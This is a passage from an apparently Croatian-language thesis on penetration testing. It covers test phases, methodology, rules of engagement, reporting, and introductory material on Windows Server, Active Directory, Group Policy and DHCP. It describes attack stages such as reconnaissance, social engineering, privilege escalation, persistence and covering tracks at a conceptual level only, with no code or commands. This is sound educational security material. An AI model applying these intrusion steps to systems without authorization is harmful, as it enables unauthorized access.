Penetracijski testovi su korisni te mogu imati iznimno veliku korist i značaj kako bi se neki sustav ili proizvod osigurao, ali unatoč tome penetracijski testovi imaju svoje ograničenje. Penetracijski testovi neće nužno identificirati sve slabosti unutar nekog sustava, ovo je najčešće zbog vremenskih rokova ili zbog testova provedenih u obliku projekata. Većina organizacija ne može ispitati kompletan sustav ili kompletno sve što žele testirati, dijelom zbog resursa, a dijelom zbog vremenskih rokova, dakle moguće je da pravi napadači pronađu slabosti unutar područja koje nije bilo u opsegu penetracijskog testa. Napadači imaju jako puno vremena kako bi isplanirali napad, locirali vektore i na kraju ga izveli, dok se penetracijsko testiranje najčešće provodi tijekom jednog kraćeg vremenskog perioda. Unatoč tome što se prati metodologija pri provođenju penetracijskog testiranja, ono nije egzaktna znanost te uvijek ima iznimaka. Kao primjer možemo navesti da jedan ispitivač vidi veći broj slabosti koje je ocijenio kao slabosti manjeg rizika te može zaključiti kako one ne

predstavljaju nikakvu opasnost. Sa druge strane možemo imati stručnijeg ispitivača koji kroz iskustvo zna da takav veći broj manjih rizika može pružati izuzetnu opasnost za taj sustav. Uz vremenske rokove i testove u obliku projekata, penetracijski testovi su ograničeni trenutno znanim sigurnosnim propustima odnosno propustima koji su javno dostupni. Penetracijsko testiranje ne garantira da se uspješan napad neće dogoditi, ali znatno smanjuje mogućnost uspješnog napada ukoliko se sigurnosni propusti pronađu i uklone. Penetracijsko testiranje ne može zamijeniti tradicionalne testove IT sigurnosti te mu cilj nije zamijeniti kvalitetnu, generalnu sigurnosnu politiku neke organizacije.

3. Faze penetracijskog testiranja

Cjelokupni proces penetracijskog testiranja se može podijeliti na pojedine faze odnosno korake. Skup tih faza odnosno koraka čini sveobuhvatnu metodologiju za penetracijsko testiranje. Različite metodologije su koristile različite nazive za pojedinačne korake, cjeline i faze, ali u konačnici je svim metodologijama cilj isti. Postoje tri faze pri provođenju penetracijskog testiranja, a to su:

1. **Faza prije napada** (engl. *Pre-attack phase*)
2. **Faza napada** (engl. *Attack phase*)
3. **Faza poslije napada** (engl. *Post-attack phase*)

Određene aktivnosti koje se provode po fazama ovise o tome kako je predviđeno da se samo testiranje provede. Sada ćemo ukratko objasniti svaku fazu napada gledajući iz perspektive provođenja *black-box* penetracijskog testiranja.

3.1.1. Faza prije napada

Faza prije napada uključuje izviđanje i skupljanje podataka kako bi se otkrilo što je više informacija moguće o meti koju napadamo. Kako bi bili uspješni u izviđanju, naša strategija mora uključivati pasivne i aktivne tehnike izviđanja i sakupljanja podataka. Pasivno izviđanje uključuje sakupljanje informacija koje se nalaze na internetu i otvoreno su dostupne svima. Korištenjem pasivnog izviđanja u odnosu na aktivno, ne postoji direktna interakcija sa ciljanom metom odnosno sustavom, meta nema nikakvo znanje o postupcima osobe koja provodi penetracijsko testiranje ili napad. Informacije koje se pokušavaju prikupiti su većinom one o proizvodima i uslugama koje sama tvrtka nudi te ukoliko se nađu i neki pravni dokumenti i podatci.

Suprotno od pasivnog izviđanja je aktivno izviđanje te ono uključuje aktivnosti poput mapiranja mreže, operacijskih sustava, fizičke radne okoline i profiliranje sadržaja pronađenog na mrežnim stranicama.

3.1.2. Faza napada

U fazi napada je uključena točka kada dolazi do ugrožavanja same mete napada. Napadi će se provesti ovisno o nedostacima i ranjivim točkama koje su se otkrile u fazi prije napada. Tokom ove faze, koriste se razni alati kako bi se pronašlo što više ranjivih točaka u sustavu i naglasak je na tome da se svaka pokuša iskoristiti jer niti organizacija niti sama osoba koja provodi testiranje ne može znati koju slabu točku će pravi napadač htjeti prvu iskoristiti.

Razni alati se koriste poput mrežnih skenera, aktivnih sonda i društvenog inženjeringa kako bi se na kraju dospjelo do ciljanog stroja. Kada dođemo do ciljanog stroja i dobijemo djelomičnu kontrolu nad njim, cilj nam je eskalirati prava na računalu na što veću razinu te činimo to iskorištavanjem ciljanog stroja i instalacijom jedne ili većeg broja aplikacija kako bi mogli omogućiti kontinuiran pristup stroju. Nakon toga pokušavamo doći do drugih strojeva koji se nalaze unutar mreže, koriste se metode i alati poput brute force napada, trojanskih konja i analizatora protokola kako bi dobili informacije tokom eskalacije prava. Prema Vacca (2009), glavni cilj ove faze je istražiti do koje mjere možemo ići dok obrambeni mehanizmi sustava na posustaju. U konačnici kada smo ušli u sustav, cilj nam je prikriti korake i eliminirati sav dokaz koji bi mogao ostati za nama unutar sustava.


3.1.3. Faza poslije napada

Prema Shrestha (2012), ova faza uključuje vraćanje sustava u izvorno stanje u kojem se nalazio prethodno penetracijskom testiranju, ovo uključuje uklanjanje *rootkit* datoteka, *backdoor* programa, izmjena u datotekama, mapama i ostalih objekata unutar operacijskog sustava, vraćanje mrežnih uređaja i mrežne infrastrukture u originalno stanje, čišćenje unesenih vrijednosti u registryju te uklanjanje dijeljenih datoteka i veza koje smo implementirali tokom prijašnjih faza. Nakon ovoga se kreira izvješće koje sadržava podatke o svim aktivnostima koje su se provele kroz dvije prethodne faze te i sve incidente koji su bili izazvani. Uz te informacije se predaju i prijedlozi koje bi se korektivne mjere trebale provesti nad samim sustavom.

3.2. Metodologija i dokumentacija

Metodologija opisuje zadana pravila, praktičnu izvedbu, procedure i metode koje se moraju pratiti i implementirati prilikom izvođenja bilo kakve revizije sigurnosnog sustava organizacije. Prema Ali et al. (2011), metodologija penetracijskog testiranja je skupina pravila i uputa koje se trebaju pratiti prilikom izvođenja testiranja, dakle metodologija penetracijskog testiranja funkcionira kao putokaz koji sadrži praktične ideje te dokazanu uspješnu praksu. Postoje različite metodologije za provođenje penetracijskog testiranja te ne postoji jedna definirana kao ona ispravna. Ove metodologije služe kao izvor dokumentacije kako bi se stvorio prilagođeni plan penetracijskog testiranja po fazama za određenog korisnika. Prema Kang (2008), neke metodologije se dotiču isključivo tehničkog aspekta testiranja sigurnosti dok se druge dotiču upravljačkog aspekta. Odabir ispravne metodologije koja će se koristiti tokom testiranja ovisi o različitim faktorima poput tehničkih detalja o

ciljanom sustavu, financijskim resursima, znanju i poslovnim ciljevima. Kako bi ispunili cilj penetracijskog testiranja, ispravna metodologija i tijek rada moraju biti definirani, teoretski i praktično. Idući dijagram demonstrira generalni metodološki pristup za penetracijsko testiranje IT sustava.



Slika 2. Dijagram metodološkog pristupa penetracijskog testiranja IT sustava

3.2.1. Faza planiranja

U fazi planiranja se mora odraditi veliki dio posla kako bi penetracijsko testiranje bilo u konačnici uspješno. Tokom ove faze se definiraju ciljevi, opseg, pravne granice i vremenske značajke samog testa. Cilj penetracijskog testiranja je demonstrirati koje iskoristive ranjivosti postoje unutar računalnog sustava neke organizacije, početno sigurnosno stanje neke organizacije se određuje pregledom aktualne sigurnosne politike unutar te organizacije. Moraju se definirati i pravne granice kojih se tim za penetracijsko testiranje mora držati kako ne bi bilo nedopuštenih procedura ili ciljanja pogrešnih aplikacija ili mreža. Također se definira raspored kada, otkud te kako će se određeni sustav napasti, ovo se mora definirati u dokumentaciji te u početnom sastanku prilikom započinjanja samog procesa testiranja. Ovo su ključne točke koje omogućuju da se ne ometaju vitalni sustavi organizacije kako bi mogla neometano poslovati. Prema Geer et al. (2002), administrativni zadatci poput sastavljanja tima, sakupljanje dokumentacije i informacija, dohvaćanje testnih računa, rezervacije opreme svi spadaju pod fazu planiranja i pripreme, dakle ova faza sadrži sve aktivnosti koje se moraju sprovesti prije započinjanja samog penetracijskog testiranja. Kada tim odluči provesti

penetracijsko testiranje, mora dobiti formalno odobrenje o početku, ovo odobrenje se inače naziva pravilo djelovanja. Prema Wack et al. (2003), u odobrenju bi trebali biti idući podatci:

- Specifične IP adrese/dometi koji se smiju testirati
- Popis zabranjenih servera (serveri, sustavi, pod mreže)
- Popis prihvatljivih metoda testiranja npr. društveni inženjering, DoS
- Vrijeme kada će se testiranje održati (tokom radnih sati, poslije radnih sati i sl.)
- Identifikacija vremenskog perioda testiranja
- IP adrese strojeva sa kojih će se penetracijsko testiranje provesti
- Točke kontakta između tima koji provodi testiranje i ciljanih sustava i mreža
- Rukovanje informacijama koje će prikupiti tim koji provodi testiranje

3.2.2. Faza otkrivanja

Nakon što se definiraju ciljevi, opseg, pravne granice i raspored, započinje testiranje. Prva faza ovog dijela bi se mogla nazvati fazom sakupljanja informacija. Ovu fazu možemo podijeliti na još dvije pod faze:

1. Izviđanje i otkrivanje meta
2. Skeniranje i enumeracija

U **fazi izviđanja i otkrivanja meta**, ispitivač pokušava prikupiti i posložiti što je više moguće javno dostupnih informacija tehničke prirode. Cilj je identificirati vrste sustava unutar mreže organizacije, uključujući operacijske sustave te područja otvorena za napad ili nedostatke u sigurnosnom sustavu. Kao što smo već spomenuli, izviđanje može biti pasivno i aktivno. Tokom pasivnog izviđanja se provode pretraživanja kako bi se saznalo što više informacija o ciljanom sustavu, zaposlenicima, fizičkoj lokaciji i proizvodu, ali bez direktnom kontakta sa njima. Uz ovo se koristi i aktivno istraživanje te imamo veliku korist pri implementaciji obje vrste, pasivno istraživanje služi za sakupljanje informacija, a aktivno za potvrđivanje pronađenih informacija. Istraživanje se provodi koristeći javno poznate informacije, alate i metode kako bi se dobio specifičan pregled mete. Neizbježne i najčešće metode i alati koji se koriste za fazu izviđanja su:

- **Društveni inženjering** – metode poput oponašanja, podmićivanja, zavaravanja i obrnutog društvenog inženjeringa se mogu implementirati kako bi se saznale specifične informacije o ciljanoj meti. Sve ove metode uključuju fizički ulazak u

organizaciju ili komunikacijske kanale poput telefona ili elektroničke pošte. Društveni inženjering uspijeva jer su ljudi u većini slučajeva skloni pomoći i vjeruju većini ljudi.

- **Pregled otpada** – pregled otpada može pružati vrlo povjerljive i osjetljive informacije ispitivačima, uz dokumente može sadržavati i hardver te softver. Uobičajena praksa je da se dokumenti poput pisama, imenika, kataloga i slični bacaju u javno dostupno smeće umjesto da se ubacuju u rezače papira. Ovakvi dokumenti mogu pružati kao izvor informacija te iz njih se mogu saznati imena, adrese, telefonski brojevi organizacije pa čak i partnera. Jednako pozornost se treba obratiti i na zbrinjavanje elektroničkog otpada odnosno hardvera, a i softvera, neodgovorno zbrinjavanje tvrdih diskova, računala ili mrežne opreme može dovesti do ozbiljnog narušavanja sigurnosti neke mreže.
- **Internetski/digitalni otisak** – u ovome kontekstu pod internetski/digitalni otisak mislimo na tehničku metodu izviđanja. Ovo je potpuno legalan način izviđanja i nadziranja te se dijeli na četiri cjeline. Prva cjelina uključuje istraživanje mrežne prisutnosti, ispitivač u ovoj cjelini pokušava doći do što više informacija o ciljanoj organizaciji kroz mrežne stranice i mrežne dokumente koje su dostupne na internetu. Druga cjelina koju možemo spomenuti je identificiranje domena i ostalih resursa na ciljanoj mreži. U trećoj cjelini ispitivači koriste WHOIS servise kako bi sakupili ove podatke. WHOIS servisi su baze podataka koje sadržavaju informacije o zadanim IP adresama, domenama i individualnim ugovorima. Kada neki WHOIS alat pronade vezu za odgovarajući upit koji smo zadali, on prikaže sve informacije koje zna o tome entitetu. Prema Layton (2002), to mogu biti informacije poput: adrese registrara, domenskog imena, kontakte uključujući brojeve i mailove tehničkih i administrativnih tijela organizacije, popis svih domenskih servera sa DNS zapisima i IP adresama, vrijeme i datum kreiranja zapisa, vrijeme i datum kada je zapis zadnji puta izmijenjen. Također se koriste se informacije koje su dostupne od strane DNS servera kako bi saznali IP adrese ciljanih domena i alternativne domene koje su povezane sa glavnom. Koriste se servisi poput nslookup, dig i slični. Četvrta cjelina podrazumijeva mrežno bazirane istraživačke metode, to je proces identificiranja aktivnih računala i servisa unutar ciljane mreže koristeći servise i naredbe poput ping, traceroute, netstat i slične.

Nakon što je izviđanje i otkrivanje meta gotovo, ispitivački tim prelazi na fazu **skeniranja i enumeracije**. Faza skeniranja podrazumijeva identificiranje aktivnih sustava unutar ciljane mreže, otvorenih i filtriranih portova, servisa koji se pokreću na tim portovima i operacijskih sustava. Ovo se radi kako bi se identificirale potencijalne sigurnosne rupe i ranjivosti na ciljanom sustavu koristeći aktivne i pasivne metode ispitivanja i skeniranja mreže. Nakon uspješne identifikacije aktivnih sustava i servisa, trebaju se popisati i enumerirati. Potrebno je zapisati točna imena i verzije servisa koji se pokreću te specificirati o kojem se operacijskom sustavu radi. Sa druge strane trebamo popisati imena korisničkih računa, neispravno konfigurirane dijeljene resurse poput mrežnih diskova, mapa i datoteka te stare verzije softvera sa znanim sigurnosnim propustima poput web servera nad kojima je moguće udaljenim pristupom izazvati prelijevanje međuspremnika. Tokom ovih faza je bitno obratiti pažnju da se sustav ne preoptereći sa prekomjernim prometom paketa. Neki od najpopularnijih alata su nmap, Wireshark, Nessus, hPing3, Netscan i slični.

3.2.3. Faza napada

Nakon što su ispitivači sakupili većinu informacija koje im trebaju, kreće se u proces napada i pokušaja upada u ciljani sustav. U ovoj fazi ispitivač treba uzeti u obzir vanjske faktore koji mogu utjecati na to koji se alati mogu koristiti ovisno o trenutku i situaciji. Ova faza služi kao potvrda potencijalnih ranjivosti sustava i posljedično tome povlači za sobom najveću količinu rizika te se zato treba provesti sa iznimnom razinom pažljivosti. Moraju se uzeti u obzir sve moguće posljedice, te se svi alati za iskorištavanje ranjivosti moraju iscrpno testirani u kontroliranom okruženju prije nego što se testiraju na produkcijskom sustavu organizacije. Zbog vremenskih ograničenja se ovdje preferira korištenje poznatih već standardiziranih, automatiziranih sustava i aplikacija poput Metasploit-a, nmap-a i sličnih.

3.2.4. Faza izvještavanja

Faza izvještavanja se može provesti paralelno odnosno istovremeno sa ostalim fazama ili na kraju faze napada. Izvještaji trebaju sadržavati procjenu ranjivih točki unutar nekog sustava i koje to potencijalne rizike povlače za sobom te preporuke kako ublažiti te točke i posljedično smanjiti rizike na minimum. U izvještaju mora biti transparentno vidljivo koja su se sve testiranja provela te koje su se slabosti sustava uočile. Generalno rečeno, završni izvještaj onaj dokument koji nam omogućuje da razumijemo kompletnu sigurnosnu konfiguraciju

nekog sustava ili mreže. Prema Wilhelm (2009), završni izvještaj mora obavezno sadržavati iduće točke:


- Detaljne izvještaje rizika niske i rizika visoke razine te objašnjenja koji su koraci potrebni kako bi se ugrozila ranjiva točka sustava
- Pronađeni pozitivni i lažno pozitivni rezultati
- Izvršni sažetak
- Utjecaj na poslovanje i funkcionalnost
- Preporuke
- Zaključak

4. Windows Server

Microsoft Windows Server je grupa operacijskih sustava razvijena i dizajnirana na način da omogućuje dijeljenje usluga i servisa velikom broju korisnika istovremeno te nudi mogućnosti upravljanja pohranom, aplikacijama i mrežama. Windows Server kao jedno od najpopularnijih serverskih okruženja nudi velik broj značajki za lakše upravljanje informacijskog sustava nekog poduzeća. Kompletan popis značajki je idući:

- Active Directory Certificate Services
- Active Directory Domain Services
- Active Directory Federation Services
- Active Directory Lightweight Directory Services
- Active Directory Rights Management Services
- Device Health Attestation
- DHCP Server
- DNS Server
- File and Storage Services
- Host Guardian Service
- Hyper-V
- Print and Document Services
- Remote Access
- Remote Desktop Services
- Volume Activation Services
- Web Server IIS
- Windows Server Essentials Experience
- Windows Server Update Services

Na idućoj slici možemo vidjeti izgled sučelja aplikacije Server Manager koja služi za upravljanje serverom. Unutar padajućeg izbornika *Tools* možemo vidjeti prethodno navedene značajke i usluge koje nam Windows Server operativni sustav nudi.




Slika 3. Sučelje Server Managera Windows Server 2016 okruženja

U idućih par poglavlja ćemo definirati određene service koji su nam bitni u kontekstu ovog rada odnosno u kontekstu penetracijskog testiranja. Kao najbitnije service ćemo izdvojiti iduće: Active Directory (AD DS), DHCP Server, DNS Server, File and Storage Services, Hyper-V, Print and Document Services, Remote Access i Web Server IIS. Potrebno nam je definirati i objasniti ove service kako bi lakše razumjeli laboratorijsko okruženje koje ćemo stvoriti za izvođenje penetracijskog testiranja te samo testiranje.

4.1. Active Directory Domain Services (AD DS)

Prema Microsoftu (2022), direktorij je hijerarhijska struktura koja sadržava i pohranjuje informacije o objektima unutar mreže. Usluga direktorija, poput Active Directory Domain

Services (AD DS), omogućuje spremanje podataka direktorija te omogućuje dijeljenje tih podataka umreženim korisnicima i administratorima. AD DS pohranjuje informacije o objektima unutar mreže te omogućuje administratorima i korisnicima da im s lakoćom pristupaju. Kao primjer možemo navesti informacije koje se nalaze unutar AD, to su informacije o korisnicima poput imena, lozinki, telefonskih brojeva i sličnih te mogućnost AD da autorizirani korisnici u istoj mreži mogu koristiti te informacije. Baza podataka AD je strukturirana na logičkoj, hijerarhijskoj organizaciji informacija pohranjenih u direktoriju. Ova baza, znana kao i direktorij, sadrži informacije o objektima koji se nalaze unutar AD, ovi objekti najčešće uključuju dijeljene resurse poput servera, diskova, printera te mrežne i računalne korisničke račune. AD igra ključnu ulogu u razini sigurnosti neke organizacije, kroz njega je proces autoriziranog pristupa računalima centraliziran te on to i omogućuje kroz ulogu Domain Controllera. Domain Controller je računalo koje na sebi ima instaliran Windows Server operacijski sustav i Active Directory Domain servis sa ciljem da se stvori nova šuma odnosno domena. Nakon što se AD DS instalira i server promovira u *domain controller*, unutar direktorija se mogu početi dodavati klijentska računala i korisnici te se mogu kontrolirati sigurnosne grupe njihova politika. Na idućem dijagramu možemo vidjeti strukturnu hijerarhiju unutar Active Directoryja.



Slika 4. Hijerarhija Active Directoryja

Dakle na samom vrhu hijerarhije imamo šumu (engl. *forest*), odmah na razini ispod imamo domene, unutar jedne šume može postojati veći broj domena te se one također mogu granati na pod domene, unutar pojedine domene imamo organizacijske jedinice (engl. *organisational*

unit) te u konačnici unutar samih organizacijskih jedinica se nalaze objekti (engl. *objects*). Objekti mogu biti korisnici, korisničke grupe, računala, printeri te razni uređaji koji čine IT infrastrukturu neke organizacije.

4.1.1. Group policy

U kontekstu ovog diplomskog rada, uz Active directory, neizbježno je spomenuti i group policy. Prema Microsoftu (2016), Group policy je također hijerarhijska infrastruktura koja omogućuje sistemskom administratoru implementaciju specifičnih konfiguracija za korisnike i korisnička računala unutar domene organizacije. Group Policy je primarno sigurnosni alat te se može koristiti kako bi se uspješno implementirala sigurnosna politika neke organizacije na klijentska računala i korisnike. Ova pravila koja se kolektivno nazivaju Group Policy Objects (GPOs) se baziraju na skupini individualnih Group Policy postavki. Group Policy se može provesti na razini domene ili na razini lokalnog računala, najčešće se koristi kombinacija oba pristupa kako bi se računalo osiguralo. Kao primjer možemo navesti računalo koje je nadodano u domenu, na tom računalu se Group Policy može provesti koristeći centralizirani pristup gdje administrator koristeći Windows Server okruženje i Active Directory, implementira pravila koja vrijede za to klijentsko računalo. U drugom slučaju kada računalo nije dio neke domene, Group Policy se može uređivati lokalno na tome računalu kroz Local Group Policy Editor koristeći lokalni administratorski račun koji je zaštićen lozinkom, na taj način se može ograničiti djelovanje koje korisnički račun na tome računalu ima. Hijerarhija pri procesuiranju GPO je iduća:

1. Primjenjuje se lokalni GPO
2. Primjenjuje se GPO vezan za mjesto
3. Primjenjuje se GPO vezan za domenu
4. Primjenjuje se GPO vezan za organizacijsku jedinicu

4.1.2. Opasnost

Active Directory služi kao glavna okosnica svake domene i organizacije, AD je centralni servis pomoću kojeg se svi korisnici unutar domene autoriziraju i verificiraju. Upravo iz tog razloga je AD jedna od glavnih meta napadača te je neizostavan dio svakog penetracijskog testiranja. Napadačima je cilj enumerirati korisnike na domeni te saznati što je više moguće podataka o infrastrukturi AD-a neke organizacije, cilj je saznati podatke poput: količinu i imena domena, količinu i imena organizacijskih jedinica i njihovu hijerarhiju, sigurnosne

grupe, količinu i imena korisnika, količinu i imena računala. Ovo su sve podatci koje napadači mogu vrlo lako iskoristiti prilikom infiltriranja nekog sustava.

4.2. DHCP Server

DHCP odnosno Dynamic Host Configuration Protocol je mrežni protokol koji se nalazi u aplikacijskom sloju OSI modela. DHCP je serversko-klijentski protokol kojim se dinamički pridodaju IP adrese DHCP klijentima odnosno uređajima na mreži kako bi mogli komunicirati. DHCP automatizira i znatno ubrzava proces pridodavanja IP adresa te centralizira upravljanje njima, uređajima na mreži su automatski pridodane IP adrese koristeći DHCP umjesto da se trebaju konfigurirati i pridodavati statičke IP adrese svakom uređaju zasebno. DHCP se sastoji od više komponenti, a to su:


1. DHCP server – najčešće je to server ili router, on sadrži raspon IP adresa koje može dijeliti DHCP klijentima te ostale informacije poput vremenskog perioda na koji se IP adresa izdaje ili rezerviranih IP adresa
